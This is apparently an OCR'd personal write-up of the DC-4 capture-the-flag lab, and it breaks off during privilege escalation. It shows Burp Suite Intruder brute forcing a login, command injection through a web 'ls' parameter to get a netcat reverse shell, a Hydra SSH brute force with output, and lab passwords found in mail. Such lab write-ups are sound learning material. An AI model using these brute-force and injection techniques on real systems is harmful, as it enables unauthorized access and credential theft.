DC – 4 CTF Lab

Here in my ongoing ethical hacking journey, I solved another CTF called DC-4 in this CTF I learn about one of important tool used in cyber security called burp-suit.

First, what is Burp-suit and why is it use for?

Burp Suite is a popular tool used in **web application security testing**. It works as an intercepting proxy that sits between your browser and the target application, allowing you to **inspect, modify, and analyze web traffic**. It includes features like:

- **Proxy** – intercept requests and responses
- **Scanner** – find common vulnerabilities (Pro version)
- **Intruder** – automate attacks like brute force
- **Repeater** – resend and modify requests for testing
- **Sequencer** – analyze randomness in tokens


In short: Burp Suite helps ethical hackers and security testers **find and exploit vulnerabilities in web apps**.

Rushi 20Pute


Here is a step-by-step walkthrough of this CTF Below.

➢ Step 1:

In this let's find Ip of the machine for that we use command: sudo netdiscover – r 192.168.1.1/24




After getting our targeted machines Ip let's see what is on his page with the help of Browser.



There is nothing much but the admin page here but we didn't know the password of this admin page lets try something with the help of burp suit for that lets turn it on.


➢ Step 2:

Here we will use burp suit for that first we will set extension on our browser after setting up we will open burp suit and start Intruder




This is how we need to add extension in our browser in my case I already added it so I'm now going to enable it and then open burp suit and then put login credentials.

Rushi 20Pute




Here we open burp suit and go to the **Proxy** in here that small toggle of intersection on it to intercept requests and responses and then again put targeted machines ip to the browser.




See here this page is waiting and the response goes to our burp suit where its waiting for to send request forward.


After forwarding the request it shows enter login credentials option.




Type here any randomize password only for getting the request in burp suit so we can brute force it

After selecting that request and specifically select that false credentials we put more specifically password where we want to brute force and open it in intruder






Here as shows in above image we send that request to intruder and there is option on right side of the page payloads there we will add a wordlist of password called rockyou-20.txt simply add it.




Here as shown in above image we use that wordlist and let's hit start attack button it will brute force and gives us a password.



Here after attacking and its running couple of minutes we got one password which length is not matching with another password and that's our password let's try to log in with that password called 'happy'


➢ Step 3:

Now we have the password lets try to log in with it




We have log in into system

Now after that we will again open it in burp-suit and we got something as shown in below image.




We can see in above image that there is a command running ls+-l lets change it to get the user access.

For that we need to use netcat and we need to put a port in listen mode as shown in below image.



Here after putting the port 2233 in listening mode lets run that command in burp-suit this following command we need to add our command in ls because there is permission on web for ls command and in Linux we use (;) for adding another command and both commands are executed at once.




We got an access on the terminal where we put port 2233 on listening mode



➢ Step 4:

Now we are in and take shell as we see in previous step so for flag, we need root access for that lets first see what we get in machine.



Here we got some list of passwords in user Jim's backup folder that was present in-home directory lets save this list of passwords.

Now we have password list and we know there is 3 users in this machine lets try to log in with Jim we have password list lets try it with hydra brute force to get ssh log in

```
┌──(kali㉿kali)-[~/DC-4]
└─$ hydra -l jim -P pass-back.txt ssh://192.168.1.4 -t 4
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is nor
binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-09-30 01:49:20
[DATA] max 4 tasks per 1 server, overall 4 tasks, 252 login tries (l:1/p:252), ~63 tries per task
[DATA] attacking ssh://192.168.1.4:22/
[STATUS] 88.00 tries/min, 88 tries in 00:01h, 164 to do in 00:02h, 4 active
[22][ssh] host: 192.168.1.4   login: jim   password: jibril04
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-09-30 01:51:50

┌──(kali㉿kali)-[~/DC-4]
└─$ ssh jim@192.168.1.4
jim@192.168.1.4's password:
Linux dc-4 4.9.0-3-686 #1 SMP Debian 4.9.30-2+deb9u5 (2017-09-19) i686

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have mail.
Last login: Tue Sep 30 14:55:28 2025 from 192.168.1.14
jim@dc-4:~$
```

We got password for jim from brute forcing and got logged in lets see further what we get in it

So here we didn't get anything in another directories but we got something in /var directory

```
charles  jim  sam
jim@dc-4:/home$ cd charles
jim@dc-4:/home/charles$ ls
jim@dc-4:/home/charles$ cd /var
jim@dc-4:/var$ ls
backups  cache  lib  local  lock  log  mail  opt  run  spool  tmp  www
jim@dc-4:/var$ cd mail
jim@dc-4:/var/mail$ ls
jim
```

We got a directory called mail and after opening it we get a folder called Jim lets read it and what's in it

```
jim@dc-4:/var$ cd mail
jim@dc-4:/var/mail$ ls
jim
jim@dc-4:/var/mail$ cat jim
From charles@dc-4 Sat Apr 06 21:15:46 2019
Return-path: <charles@dc-4>
Envelope-to: jim@dc-4
Delivery-date: Sat, 06 Apr 2019 21:15:46 +1000
Received: from charles by dc-4 with local (Exim 4.89)
        (envelope-from <charles@dc-4>)
        id 1hCjIX-0000kO-Qt
        for jim@dc-4; Sat, 06 Apr 2019 21:15:45 +1000
To: jim@dc-4
Subject: Holidays
MIME-Version: 1.0
Content-Type: text/plain; charset="UTF-8"
Content-Transfer-Encoding: 8bit
Message-Id: <E1hCjIX-0000kO-Qt@dc-4>
From: Charles <charles@dc-4>
Date: Sat, 06 Apr 2019 21:15:45 +1000
Status: O

Hi Jim,

I'm heading off on holidays at the end of today, so the boss asked me to give you my password just in case anything goes wrong.

Password is:  ^xHhA&hvim0y

See ya,
Charles

jim@dc-4:/var/mail$
```

We got a mail from Charles in that mail there is password of Charles now we can login as Charles

Let's log in as Charles……

```
jim@dc-4:/var/mail$ su charles
Password:
charles@dc-4:/var/mail$ ls
jim
charles@dc-4:/var/mail$ cd /home
charles@dc-4:/home$ ls
charles  jim  sam
charles@dc-4:/home$
```

Lets try sudo -l

```
charles
charles@dc-4:/$ sudo -l
Matching Defaults entries for charles on dc-4:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

